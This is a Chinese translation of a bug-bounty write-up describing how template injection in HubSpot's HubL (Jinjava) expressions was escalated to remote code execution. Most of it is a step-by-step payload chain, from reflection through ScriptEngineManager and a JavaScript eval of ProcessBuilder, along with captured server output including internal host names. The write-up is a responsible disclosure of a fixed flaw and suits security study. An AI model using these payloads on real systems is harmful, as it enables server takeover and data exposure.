HubL中的EL注入导致远程代码执行


岁月匆匆 / 2018-12-17 09:26:00 / 浏览数 2431 技术文章 翻译文章 顶(0) 踩(0)

翻译地址: https://www.betterhacker.com/2018/12/rce-in-hubspot-with-el-injection-in-hubl.html?spref=tw

这篇文章是我如何利用HubL表达式中的漏洞在Hubspot服务器上进行远程代码执行。该漏洞用于在Hubspot CRM中创建模板和自定义模块。我之前对这些漏洞完全没有经验，但是这是一个非常有趣的学习机会。在这篇文章中，我将详细介绍我研究的过程以及是如何从小方面切

准备工作

在研究Hubspot的漏洞悬赏时，我遇到了一个非常有趣的功能。用户可以从设计管理器中为电子邮件或博客创建自定义设计，并可以在其模板中使用HubL表达式。
因为HubL是一种标记语言，所以我开始使用 payload {{7 * 7}} 并得到了一个 '49' 的回显，这意味着服务器将两个大括号中的解析为 HubL 代码。
但是，此时我对表达式语言或 HubL 一无所知，所以我决定使用在 PortSwigger 博客发布的方法来模糊输入并查看服务器端正在使用的模板引擎。



但是，输出结果没有遵循任何已知的模式，我得到的只有 "Unknown" 或 "Not Vulnerable"。经过几次失败的尝试后，我决定是时候去看这该死的说明文档了！

HubL 简介

下面是 HubL 表达的一个非常高级别的介绍，当然我也不是什么专家。以下部分只是包含能让我们了解发生了什么以及我如何利用该漏洞的信息。

以下3种类型的分隔符在模块代码中用来分隔 HubL 和HTML 。

{% %} - ■■■■■

HubL 语句用于创建可编辑模块，定义条件模板逻辑，设置循环，定义变量等。

{{ }} - ■■■■■■

表达式分隔符{{ }}之间的任何内容都会被模板引擎解析，这就是我非常感兴趣的地方之一。

{# #} - ■■■■■

{# #}之间的任何内容都将被解析器注释掉或忽略。


变量：

在模块中有一些内置变量，例如{{ account }}，{{ company_domain }}，{{ content }} 等。解析器在运行时会将这些变量解析为它们的实际值。例如 {{ company_domain }} 将被您公司的实际域名取代。用户还可以在语句{% %}块中声明自定义变量，这些变量可以在表达式{{ }}中使用，就像内置变量一样。

另一个值得注意的点是，文档说 HubL 基于 Jinja，但是如前所述，在计算表达式时，Output 没有遵循正常的Jinja模式。

下面开始我们的探索吧！

对于以下所有示例，payload 提交在 POST 请求中的template_source 参数中，其 Output 显示在 output_html 和 html 字段中。



在尝试了大多数内置变量名后，我偶然发现了一个未记录的变量："request"，它返回了一个有趣的字符串。

```
Payload■{{request}}
Output: com.hubspot.content.hubl.context.TemplateContextRequest@23548206
```

太好了！这看起来像是 'request' 对象的内存位置！它从命名约定看起来也像 Java。在查阅了相关文档后，我尝试了以下 payload，以验证它是否是一个基于Java的模板引擎：

将字符串转换为大写 -

```
Payload■{{'a'.toUpperCase() }}
Output■A
```

连接两个字符 -

```
Payload■ { {'a'.concat('b') }}
Output■ab
```

太棒了！这看起来很有希望。模板引擎不仅解析了自己的语法，还允许我们调用内置方法。

漏洞

试图获得角色的类 -

```
Payload: {{'a'.getClass()}}
Output: java.lang.String
```

非常好！到这我们可以确认是基于Java的模板引擎。这里的漏洞是可以在任何对象上调用 getClass() 方法。 在这一点上，我确信可以继续深入。

但在深入之前，我想了解表达式语言是如何工作的，所以我开始收集更多信息：

获取请求对象的类 -

```
Payload: {{request.getClass()}}
Output: class com.hubspot.content.hubl.context.TemplateContextRequest
```

获取类的声明方法（从0增加到任意数字以获取所有方法）-
Payload: {{request.getClass().getDeclaredMethods()[0]}}
Output: public boolean com.hubspot.content.hubl.context.TemplateContextRequest.isDebug()

此时，我搜索了“ com.hubspot.content.hubl.context.TemplateContextRequest” 并在 Github 上发现了 Jinjava 项目。查看源代码中的类声明后，我还能够从请求类中调用方法 -

```
Payload: {{request.isDebug()}}
Output: false
```

为了更进一步，我了解到我们还可以使用 forName () 和 newInstance() 方法获取一个完全不同的类的实例 -

使用字符串'a'来获取类 sun.misc.Launcher 的实例 -

```
Payload: {{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
Output: sun.misc.Launcher@715537d4
```

也可以获得 Jinjava 类的新对象 -

```
Payload: {{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
Output: com.hubspot.jinjava.JinjavaConfig@78a56797
```

它也可以通过组合{% %}和{{ }}来调用创建的对象的方法 -

```
Payload: {% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter() %}{{ji.render('{{1*2}}
```

在这里，我用新的 com.hubspot.jinjava.Jinjava 类实例创建了一个变量'ji',并获得对 newInterpreter 方法的调用。在下一个块中，我使用表达式{{1 * 2}}在'ji'上调用了 render 方法。

```
Output: 2
```

我现在已经有大概的理解，并准备好挖到这个 RCE。从我刚刚说了解的内容来看这应该很容易。只需创建一个 java.lang.Runtime 类的对象，并在其上调用 exec() 方法。

所以

```
Payload: {{'a'.getClass().forName('java.lang.Runtime').newInstance()}}
Output: TemplateSyntaxException: java.lang.IllegalAccessException: Class javax.el.BeanELResolver can not access a member of cl
```

坏消息！看起来 Runtime 方法被阻止了。为了确保我没有遗漏任何东西，我尝试使用 getDeclaredMethods 调用获取 Runtime 类的声明方法，并且它工作正常，这意味着不允许在 java.lang.Runtime 类上调用 newInstance() 方法。

了解Java的历史后，我很确定会有另一种方式。
是时候寻找替代方案了。
第一个选项： java.lang.System

```
Payload: {{'a'.getClass().forName('java.lang.System').newInstance()}}
Ouput: TemplateSyntaxException: java.lang.IllegalAccessException: Class javax.el.BeanELResolver can not access a member of cla
```

emmm 无法访问私有化的构造方法，第一个选项失败。


经过疯狂的搜索和询问后，我发现了一个流啤的博客，它向我介绍了 javax.script.ScriptEngineManager。

```
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance()}}
Output: javax.script.ScriptEngineManager@727c1a89
```

太棒了！我得到了一个 ScriptEngineManager 对象意味着 RCE 即将出现。但在此之前，我必须了解我的新朋友 ScriptEngineManager。

找出这是什么类型的javascript引擎 -

```
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript')}}
Output: jdk.nashorn.api.scripting.NashornScriptEngine@7f97607a
```



获取脚本上下文 -

```
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').getContext()
Output: jdk.nashorn.api.scripting.NashornScriptEngine@7f97607a
```

获取语言名称 -

```
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineFactories()[0].getLanguageName()}
Output: ECMAScript
```

获取语言版本信息 -

```
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineFactories()[0].getLanguageVersion
Output: ECMA - 262 Edition 5.1
```

OK,现在万事俱备。

要使用 ScriptEngineManager 获取 RCE ，我们必须运行一个非常有用的 “eval” 方法，其中包含一些 Java 代码。
经过大量的试验和错误，我终于找到一个可执行的eval。

```
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new j
Output: xxx
```

我使用 ScriptEngineManager 的实例成功执行了动态java代码！现在我只需要将 eval 的内容替换成执行系统命令的代码。

经过另一次试错会后，我终于取得了一些成功 -

```
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x
Output: java.lang.UNIXProcess@1e5f456e
```

流啤！输出是对 UNIXProcess 对象的引用，这意味着我的命令已成功执行！我现在可以建立一个反向连接来获得一个 shell
。但是因为我能够看到输出，所以我决定再多推一下并获得命令的输出作为响应本身。

另一个疯搜索会话狂的是通过发现org.apache.commons.io. 得出的。此类为输入/输出操作提供静态实用程序方法。

所以我的最终 Payload 是 -

```
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java
Output:■■■■
```

Target: https://api.hubspot.com

Response

Raw | Headers | Hex | JSON Decoder


```
{
    "renderingErrors": [],
    "meta": {
        "has_style_tag": false,
        "has_menu_tag": false,
        "has_header_tag": false,
        "all_widgets": [],
        "template_errors": [],
        "attribute_defaults": {},
        "email_style_settings": null,
        "template_source":
"{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaS
cript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\");
org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}",
        "output_html": "Active Internet connections (w/o servers)\nProto Recv-Q Send-Q Local
Address               Foreign Address             State      \ntcp        0      0
bumpy-puma.iad02.hubs:41774 north-skate.iad02.hubi:9093 ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:58878 frail-earth.iad02.h:caller9 TIME_WAIT   \ntcp        1      0
bumpy-puma.iad02.hubs:58974 big-raptor.i:wago-io-system CLOSE_WAIT  \ntcp        0      0
bumpy-puma.iad02.hubs:33705 bumpy-puma.iad02.hubs:20798 ESTABLISHED \ntcp        0      0
localhost.localdomain:63630 localhost.localdomain:9012  TIME_WAIT   \ntcp        1      0
bumpy-puma.iad02.hubs:44504 funny-bongo.:smntubootstrap CLOSE_WAIT  \ntcp        0      0
bumpy-puma.iad02.hubs:29110 wide-term.iad02.hubin:60021 ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:59482 cute-heron.iad02.hubin:3044 ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:27388 bumpy-puma.iad02.:ita-agent ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:36422 absurd-indri.iad02.hub:9093 ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:49016 steamed-goat.iad02:memcache ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:14644 red-brook.iad02.hubint:9093 ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:25584 mad-tuna.iad02.hubint:qencp ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:62572 north-haze.iad:XmlIpcRegSvc TIME_WAIT   \ntcp        0      0
bumpy-puma.iad02.hubsp:8386 itchy-cellar.iad02.hu:60021 ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hub:itm-lm fresh-heron.iad02.hub:33046 TIME_WAIT   \ntcp        0      0
bumpy-puma.iad02.hubs:53584 agreeable-leech.iad02.h:pdb ESTABLISHED \ntcp       32      0
bumpy-puma.iad02.hubs:55236 172.16.58.172:https         CLOSE_WAIT  \ntcp        0      0
bumpy-puma.iad02.hu:roboeda east-fish.iad02.hubin:24182 TIME_WAIT   \ntcp        0      0
bumpy-puma.iad02.hubs:50700 steamed-goat.iad02:memcache ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hub:itm-lm snowy-falcon.iad02.hu:60624 TIME_WAIT   \ntcp        0      0
bumpy-puma.iad02.hubs:60048 good-deer.iad02.hubin:pdnet TIME_WAIT   \ntcp        0      0
bumpy-puma.iad02.hubs:47154 fine-feline.iad02.hub:vrace ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hub:itm-lm nice-haze.iad02.hubin:43266 TIME_WAIT   \ntcp        0      0
bumpy-puma.iad02.hubs:39990 slimy-goose.iad02.hub:60021 ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:17238 tough-thing.iad02.hubi:9093 ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:53298 super-ham.iad02.hu:fryeserv ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:26194 bumpy-puma.iad02.hubs:16771 ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:25845 bumpy-puma.iad02.hubsp:9096 ESTABLISHED \ntcp        0      0
bumpy-puma.iad02.hubs:52858 dark-lizard.ia:XmlIpcRegSvc ESTABLISHED \ntcp        0      0
```


我花了几次尝试来学习如何将多个参数传递给同一个命令。

注意 x.command 函数！-

```
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x
Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux\n
```

你可以想象，挖这个洞过程有多挣扎，但在最后，我还是收获很多，并在此过程中学到了很多东西。Jinjava项目由Hubspot于2014年推出，这意味着这个洞已经存在4年了方法来快速修复它。你可以在这里找到解决方案。

参考

1. https://srcincite.io/blog/2017/05/22/from-serialized-to-shell-auditing-google-web-toolkit-with-el-injection.html
2. https://portswigger.net/blog/server-side-template-injection
3. http://danamodio.com/appsec/research/spring-remote-code-with-expression-language-injection/
4. https://blog.mindedsecurity.com/2015/11/reliable-os-shell-with-el-expression.html

上一篇：ThinkPHP v5 新漏洞攻击... 下一篇：细说经典密码学 ADFGX/ADF...

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板